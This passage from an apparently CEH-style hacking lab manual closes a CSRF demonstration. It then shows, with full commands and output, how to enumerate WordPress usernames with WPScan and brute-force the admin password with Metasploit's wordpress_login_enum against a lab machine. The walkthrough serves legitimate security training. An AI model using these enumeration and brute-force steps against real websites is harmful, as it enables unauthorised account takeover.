


Figure 2.4.22: Opening the script in Google Chrome

50. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.




Figure 2.4.23: Executing the script

51. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.




Figure 2.4.24: Script executed

52. This concludes the demonstration of how to perform a CSRF attack on a target website.
53. Close all open windows on both the virtual machines (**Window Server 2016** and **Parrot Security**) and document all the acquired information.
54. Turn off the **Windows 10** virtual machine.

T A S K 5

Enumerate and Hack a Web Application using WPScan and Metasploit

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Note: Ensure that the **Windows Server 2016** virtual machine is running.


1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **wpscan --api-token <API Token> --url http://10.10.10.16:8080/CEH --enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the https://wpvulndb.com/users/sign_up website.



```
Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[~]
└─#wpscan --api-token
--url http://10.10.10.16:8080/CEH --enumerate u
```

Figure 2.5.1: WPScan enumerating usernames

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

6. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
7. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.

```
[i] User(s) Identified:
[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://10.10.10.16:8080/CEH/wp-json/wp/v2/users/?per_page=100&page=1
|   Rss Generator (Aggressive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] cehuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] cehuser2
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPVulnDB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 44

[+] Finished: Wed Jan  8 08:07:16 2020
[+] Requests Done: 20
[+] Cached Requests: 44
[+] Data Sent: 5.07 KB
[+] Data Received: 76.857 KB
[+] Memory used: 102.226 MB
[+] Elapsed time: 00:00:03
[root@parrot] ~ #
#
```

Figure 2.5.2: Usernames enumerated

 **T A S K 5 . 2**

**Configure
the Options in
Auxiliary Module**

8. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
9. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop** in the previous task.
10. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
11. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

```
[root@parrot] ~ #
#service postgresql start
[root@parrot] ~ #
#
```

Figure 2.5.3: Starting the services

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
 13. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.

Parrot Terminal

File Edit View Search Terminal Help

```
MMMN   WMMMM   MMMMMMM   MMMM#   JMMMM  
MMMR   ?MMNM   MMMMM   .dMMMM  
MMMNm  `?MMM   MMM`   dMMMMM  
MMMMMN  ?MM   MM?   NMMMMMN  
MMMMMMMMNe   JMMMMMNMM  
MMMMMMMMMMNm,   eMMMMMNMMNMM  
MMMMNNMNMMMMNx   MMMMMMNMMNMMNM  
MMMMMMMMNMNMNMNM+..+MNMMNMNMNMNM  
https://metasploit.com
```

```
=[ metasploit v6.0.2-dev ]  
+ ... =[ 2057 exploits - 1112 auxiliary - 346 post ]  
+ ... =[ 562 payloads - 45 encoders - 10 nops ]  
+ ... =[ 7 evasion ]
```

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

```
msf6 > use auxiliary/scanner/http/wordpress_login_enum  
msf6 auxiliary(scanner/http/wordpress_login_enum) >
```

Figure 2.5.4: Using the Auxiliary Module

14. This module allows you to enumerate the login credentials.
 15. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
 16. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
 - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
 - **RHOST**: Sets the target machine (here, the **Windows Server 2016** IP address)
 - **RPORT**: Sets the target machine port (here, the **Windows Server 2016** port)
 - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2016]:8080/CEH**)
 - **USERNAME**: Sets the username that was obtained in **Step 7**. (here, **admin**)

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
ENUMERATE_USERNAMES	true	yes	Enumerate usernames
PASSWORD	no	no	A specific password to authenticate with
PASS_FILE	no	no	File containing passwords, one per line
Proxies	no	no	A proxy chain of format type:host:port[,type:host:port][,...]
RANGE_END	10	no	Last user id to enumerate
RANGE_START	1	no	First user id to enumerate
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separate by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VALIDATE_USERS	true	yes	Validate usernames

Figure 2.5.5: Viewing the Options

17. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE** **/home/attacker/Desktop/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **passwords.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2016]** (**10.10.10.16**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2016]:8080/CEH** and press **Enter** to set the base path to the **WordPress** website (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 7**. In this task, the **admin** user is being issued.

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > set PASSFILE /home/attacker/Desktop/Wordlist/password.txt
PASSFILE => /home/attacker/Desktop/Wordlist/password.txt
msf5 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 10.10.10.16
RHOSTS => 10.10.10.16
msf5 auxiliary(scanner/http/wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf5 auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI http://10.10.10.16:8080/CEH
TARGETURI => http://10.10.10.16:8080/CEH
msf5 auxiliary(scanner/http/wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf5 auxiliary(scanner/http/wordpress_login_enum) >
```

Figure 2.5.6: Setting the Options

T A S K 5 . 3**Run the Auxiliary Module**

18. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
19. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > run
[*] http://10.10.10.16:8080/CEH - WordPress Version 5.3.2 detected
[*] http://10.10.10.16:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.10.16:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.10.16:8080/CEH - Usernames stored in: /root/.msf4/loot/20200109003356_default_1
10.10.10.16.wordpress.users.154313.txt
[*] http://10.10.10.16:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.10.16:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[-] http://10.10.10.16:8080/CEH - WordPress User-Validation - Invalid Username: 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.10.16:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
'aaa'
[-] http://10.10.10.16:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
'abc123'
[-] http://10.10.10.16:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
'acc'
[-] http://10.10.10.16:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
```

Figure 2.5.7: Auxiliary Module brute forcing the password

20. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.

```
'SYSTEM'
[-] http://10.10.10.16:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
'qwerty@123'
[+] http://10.10.10.16:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwerty
@123'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
'Service'
[-] http://10.10.10.16:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.10.16:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:
```

Figure 2.5.8: Password successfully cracked

21. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

T A S K 5 . 4**Login to the
Target WordPress
Website**

22. Now, click the **Firefox** icon () from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
23. In the address field, type **http://[IP Address of Windows Server 2016]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

